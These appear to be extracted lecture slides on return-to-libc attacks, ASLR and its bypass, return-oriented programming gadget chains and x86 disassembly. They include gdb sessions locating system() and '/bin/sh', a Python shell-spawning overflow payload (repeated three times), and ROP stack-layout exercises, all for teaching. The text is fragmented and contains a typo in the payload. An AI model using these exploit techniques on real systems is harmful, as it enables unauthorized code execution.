Breakpoint 1, 0x08048404 in main ()
(gdb) print system
$1 = {<text variable, no debug info>} 0x555d2430 <system>
(gdb) find 0x555d2430, +999999999999, "/bin/sh"
0x556f3f18
warning: Unable to access target memory at 0x5573a420, halting search.
1 pattern found.
```

```
$ ./a.out "$(python -c 'print "A"*0x6c + "BBBB" + "\x30\x24\x5d\x55" + "CCCC" + "\x18\x3f\x6f\x55"'])"
$
```

Return-to-libc

- So far, we've only been looking at contrived binaries that contain the pieces we need for our exploit
- In fact, we can call any function in libc (sh, system, etc.)!
- The trick is that programs that use functions from a shared library, like printf from libc, will link the entire library into their address space at run time :)

```
$ ulimit -s unlimited
$ gdb -q a.out
Reading symbols from /home/ppp/a.out...(no debugging symbols found)...done.
(gdb) break main
Breakpoint 1 at 0x8048404
(gdb) run
Starting program: /home/ppp/a.out

Breakpoint 1, 0x08048404 in main ()
(gdb) print system
$1 = {<text variable, no debug info>} 0x555d2430 <system>
(gdb) find 0x555d2430, +999999999999, "/bin/sh"
0x556f3f18
warning: Unable to access target memory at 0x5573a420, halting search.
1 pattern found.
```

```
$ ./a.out "$(python -c 'print "A"*0x6c + "BBBB" + "\x30\x24\x5d\x55" + "CCCC" + "\x18\x3f\x6f\x55"'])"
$
```

ASLR

- Address Space Layout Randomization
- Randomly choose base address of stack, heap, code segment, location of Global Offset Table
 - Randomization can be done at compile- or link-time, or by rewriting existing binaries
- Randomly pad stack frames and malloc'ed areas
- Other randomization methods: randomize system call ids or even instruction set
- Implemented in today's OSs
 - Mac OS
 - 10.5 (October 2007) for system libraries
 - 10.7 (July 2011) for all applications
 - 10.8 (July 2012) for kernel, loadable kernel modules, etc. (at boot time)
 - Android (since 4.0), iOS (since 4.3), Linux (since 2.6.12), Windows (since Vista), ...

Disabling ASLR

Any user, able to run 32-bit applications in a x86 machine, can disable the ASLR by setting the `RLIMIT_STACK` resource to unlimited.

Return-to-libc

- So far, we've only been looking at contrived binaries that contain the pieces we need for our exploit
- In fact, we can call any function in libc (sh, system, etc.)!
- The trick is that programs that use functions from a shared library, like printf from libc, will link the entire library into their address space at run time :)

```
$ ulimit -s unlimited
$ gdb -q a.out
Reading symbols from /home/ppp/a.out...(no debugging symbols found)...done.
(gdb) break main
Breakpoint 1 at 0x8048404
(gdb) run
Starting program: /home/ppp/a.out

Breakpoint 1, 0x08048404 in main ()
(gdb) print system
$1 = {<text variable, no debug info>} 0x555d2430 <system>
(gdb) find 0x555d2430, +999999999999, "/bin/sh"
0x556f3f18
warning: Unable to access target memory at 0x5573a420, halting search.
1 pattern found.
```

```
$ ./a.out "$(python -c 'print "A"*0x6c + "BBBB" + "\x30\x24\x5d\x55" + "CCCC" + "\x18\x3f\x6f\x55"'])"
$
```

Disabling ASLR; Fixed

CVE-2016-3672 – Unlimiting the stack not longer disables ASLR

Authors:	Hector Marco & Ismael Ripoll
CVE:	CVE-2016-3672
Dates:	April 2016

Description

We have fixed an old and very known weakness in the Linux ASLR implementation.

Any user, able to run 32-bit applications in a x86 machine, can disable the ASLR by setting the RLIMIT_STACK resource to unlimited.

Following are the steps to test whether your system is vulnerable or not:

- 1) Create a dummy program which shows its memory map:

Chaining gadgets

- We can use this technique to run arbitrary code rather than just calling functions we have available to us
- We do this by returning to gadgets, which are short sequences of instructions ending in a ret
- For example, the following pair of gadgets can be used to write an arbitrary value to an arbitrary location:

```
pop %ecx  
pop %eax  
ret
```

```
mov %eax, (%ecx)  
ret
```

- These work by popping values from the stack (which we control) into registers and then executing code that uses them. To use, we set up the stack like:

```
| <address of mov %eax, (%ecx)> |  
| <value to write>             |  
| <address to write to>        |  
| <address of pop %ecx; pop %eax; ret> |
```

- The first gadget returns to the second gadget, continuing the chain of attacker controlled code execution

RETURN ORIENTED PROGRAMMING TECHNIQUES

The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86), Shacham et al, CCS 2007

<https://hovav.net/ucsd/dist/geometry.pdf>

ROP Programming

1. Disassemble code
2. Identify useful code sequences as gadgets
3. Assemble gadgets into desired shellcode

THERE ARE MANY
SEMANTICALLY EQUIVALENT
WAYS TO ACHIEVE THE SAME NET
SHELLCODE EFFECT


Equivalence

Mem[v2] = v1

Desired Logic

a₁: mov eax, [esp]
a₂: mov ebx, [esp+8]
a₃: mov [ebx], eax

Implementation 1



Gadgets

A gadget is any instruction sequence ending with `ret`

ROP Overview


- Idea: We forge shell code out of existing application logic gadgets
- Requirements:
vulnerability + gadgets + some unrandomized code
- History:
 - No code randomized: Code injection
 - DEP enabled by default: ROP attacks using libc gadgets publicized ~2007
 - Libc randomized
 - ASLR library load points
 - Q builds ROP compiler using .text section
 - Today: Windows 7 compiler randomizes text by default, Randomizing text on Linux not straight-forward.

Gadgets

Mem[v2] = v1

Desired Logic

Suppose a_2
and a_3 on
stack



eax	v_1
ebx	
eip	a_1

a_1 : pop eax;
 a_2 : ret
 a_3 : pop ebx;
 a_4 : ret
 a_5 : mov [ebx], eax


Implementation 2

Gadgets

Mem[v2] = v1

Desired Logic

eax	v ₁
ebx	
eip	a ₃



Stack

a₁: pop eax;
a₂: ret
a₃: pop ebx;
a₄: ret
a₅: mov [ebx], eax


Implementation 2

Gadgets

Mem[v2] = v1

Desired Logic

eax	v ₁
ebx	v ₂
eip	a ₃



Stack

```
a1: pop eax;  
a2: ret  
a3: pop ebx;  
a4: ret  
a5: mov [ebx], eax
```


Implementation 2

Gadgets

Mem[v2] = v1

Desired Logic

eax	v ₁
ebx	v ₂
eip	a _g



Stack

```
a1: pop eax;  
a2: ret  
a3: pop ebx;  
a4: ret  
a5: mov [ebx], eax
```


Implementation 2

Gadgets

Mem[v2] = v1

Desired Logic

eax	v ₁
ebx	v ₂
eip	a ₅



Stack

```
a1: pop eax;  
a2: ret  
a3: pop ebx;  
a4: ret  
a5: mov [ebx], eax
```


Implementation 2

Equivalence

Mem[v2] = v1

Desired Logic

semantically
equivalent



Stack

“Gadgets”

↔ a₁: pop eax; ret
↔ a₂: pop ebx; ret
↔ a₃: mov [ebx], eax


Implementation 2

Return-Oriented Programming (ROP)

$\text{Mem}[v2] = v1$

Desired *Shellcode*

- Find needed instruction gadgets at addresses a_1 , a_2 , and a_3 in *existing* code
- Overwrite stack to execute a_1 , a_2 , and then a_3




Return-Oriented Programming (ROP)

Mem[v2] = v1

Desired *Shellcode*

a₁: pop eax; ret
a₂: pop ebx; ret
a₃: mov [ebx], eax

Desired store executed!



Example

```
void foo(char *input){  
    char buf[512];  
    ...  
    strcpy (buf, input);  
    return;  
}
```

ret at a_3

a_1 : add eax, 0x80; pop %ebp; ret

a_2 : pop %eax; ret

Draw a stack diagram and ROP exploit to pop a value 0BBBBBBBBB into eax and add 80.

Known
Gadgets


Example: Solution

```
void foo(char *input){  
    char buf[512];  
    ...  
    strcpy (buf, input);  
    return;  
}
```

ret at a_3

a_1 : add eax, 0x80; pop %ebp; ret
 a_2 : pop %eax; ret

<data for pop ebp>
a_1
0xBBBBBBBBBB
a_2
a_3
saved ebp
buf



Attack Surface: Linux

Unrandomized

Program Image


Randomized

Libc

Stack

Heap

Attack Surface: Windows



Save esp
into edi

Gadget 1

```
push %esp  
mov %eax, %edx  
pop %edi  
ret
```


Make a
copy in
eax

Gadget 2

```
push %edi  
pop %eax  
pop %ebp  
ret
```


Useful, for example, to get a copy of ESP. If we know relative offset of ptr to esp, we can now use that relative offset knowledge to locate a pointer. (e.g., find more gadgets that add offset and store result to stack.)

This overcomes ASLR because ASLR only protects against knowing absolute addresses.



DISASSEMBLING CODE

Recall: Execution Model



Disassembly

```
user@box:~/l2$ objdump -d ./file
```

```
...
```

```
00000000 <even_sum>:
```

Address

0:	55	push	%ebp
1:	89 e5	mov	%esp,%ebp
3:	83 ec 10	sub	\$0x10,%esp
6:	8b 45 0c	mov	0xc(%ebp),%eax
9:	03 45 08	add	0x8(%ebp),%eax
c:	03 45 10	add	0x10(%ebp),%eax
f:	89 45 fc	mov	%eax,0xffffffffc(%ebp)
12:	8b 45 fc	mov	0xffffffffc(%ebp),%eax
15:	83 e0 01	and	\$0x1,%eax
18:	84 c0	test	%al,%al
1a:	74 03	je	1f <even_sum+0x1f>
1c:	ff 45 fc	incl	0xffffffffc(%ebp)
1f:	8b 45 fc	mov	0xffffffffc(%ebp),%eax
22:	c9	leave	
23:	c3	ret	

Disassemble

Executable instructions

Linear-Sweep Disassembly

Executable Instructions

0x55 0x89 0xe5 0x83 0xec 0x10 ... 0xc9

Disassembler
EIP

PUSH—Push Word, Doubleword or Quadword Onto the Stack

Opcode*	Instruction	64-Bit Mode	Compat/Leg Mode	Description
FF /6	PUSH <i>r/m16</i>	Valid	Valid	Push <i>r/m16</i> .
FF /6	PUSH <i>r/m32</i>	N.E.	Valid	Push <i>r/m32</i> .
FF /6	PUSH <i>r/m64</i>	Valid	N.E.	Push <i>r/m64</i> . Default operand size 64-bits.
50+ <i>rw</i>	PUSH <i>r16</i>	Valid	Valid	Push <i>r16</i> .
50+ <i>rd</i>	PUSH <i>r32</i>	N.E.	Valid	Push <i>r32</i> .
50+ <i>rd</i>	PUSH <i>r64</i>	Valid	N.E.	Push <i>r64</i> . Default operand size 64-bits.

Algorithm:

1. Decode Instruction
2. Advance EIP by len

Table 3-1. Register Codes Associated With +rb, +rw, +rd, +ro

byte register			word register			dword register			quadword register (64-Bit Mode only)		
Register	REX.B	Reg Field	Register	REX.B	Reg Field	Register	REX.B	Reg Field	Register	REX.B	Reg Field
AL	None	0	AX	None	0	EAX	None	0	RAX	None	0
CL	None	1	CX	None	1	ECX	None	1	RCX	None	1
DL	None	2	DX	None	2	EDX	None	2	RDX	None	2
BPL	Yes	5	BP	None	5	EBP	None	5	RBP	None	5

push ebp

Linear-Sweep Disassembly

Executable Instructions

0x55 0x89 0xe5 0x83 0xec 0x10 ... 0xc9

Disassembler
EIP

MOV—Move

Opcode	Instruction	64-Bit Mode	Compat/Leg Mode	Description
88 /r	MOV r/m8,r8	Valid	Valid	Move r8 to r/m8.
REX + 88 /r	MOV r/m8 ^{***} ,r8 ^{***}	Valid	N.E.	Move r8 to r/m8.
89 /r	MOV r/m16,r16	Valid	Valid	Move r16 to r/m16.
89 /r	MOV r/m32,r32	Valid	Valid	Move r32 to r/m32.

Table 2-2. 32-Bit Addressing Forms with the ModR/M Byte

r8(/r) r16(/r) r32(/r) mm(/r) xmm(/r) (In decimal) /digit (Opcode) (In binary) REG =	AL AX EAX MM0 XMM0 0 000	CL CX ECX MM1 XMM1 1 001	DL DX EDX MM2 XMM2 2 010	BL BX EBX MM3 XMM3 3 011	AH SP ESP MM4 XMM4 4 100	CH BP EBP MM5 XMM5 5 101	DH SI ESI MM6 XMM6 6 110	BH DI EDI MM7 XMM7 7 111		
Effective Address	Mod	R/M	Value of ModR/M Byte (in Hexadecimal)							
[EAX]	00	000	00	08	10	18	20	28	30	38
[ECX]		001	01	09	11	19	21	29	31	39

...

EAX/AX/AL/MM0/XMM0	11	000	C0	C8	D0	D8	E0	E8	F0	F8
ECX/CX/CL/MM1/XMM1		001	C1	C9	D1	D9	E1	E9	F1	F9
EDX/DX/DL/MM2/XMM2		010	C2	CA	D2	DA	E2	EA	F2	FA
EBX/BX/BL/MM3/XMM3		011	C3	CB	D3	DB	E3	EB	F3	FB
ESP/SP/AH/MM4/XMM4		100	C4	CC	D4	DC	E4	EC	F4	FC
EBP/BP/CH/MM5/XMM5		101	C5	CD	D5	DD	E5	ED	F5	FD

push ebp
mov %esp, %ebp

Linear-Sweep Disassembly

Executable Instructions

0x55 0x89 0xe5 0x83 0xec 0x10 ... 0xc9

Disassembler
EIP

